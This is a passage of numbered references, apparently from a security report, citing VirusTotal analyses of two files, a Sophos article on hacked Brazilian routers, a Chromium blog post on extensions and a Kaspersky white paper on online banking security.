[16] https://www.virustotal.com/pt-br/file/b4545c33587cab1d1cb67c5c355f5e59442375da831f90ad60c9d2a7ec569280/analysis/.

[17] https://www.virustotal.com/pt-br/file/8b72807683f1548161e2c1f8085691e7cace8a37f7f04d16d882a3ae170de325/analysis/.

[18] http://nakedsecurity.sophos.com/2012/10/01/hacked-routers-brazil-vb2012/.

[19] http://blog.chromium.org/2014/02/make-sure-to-get-your-extension-in.html.

[20] http://www.kaspersky.com/downloads/pdf/kaspersky_lab_whitepaper_safe_money_eng_final.pdf.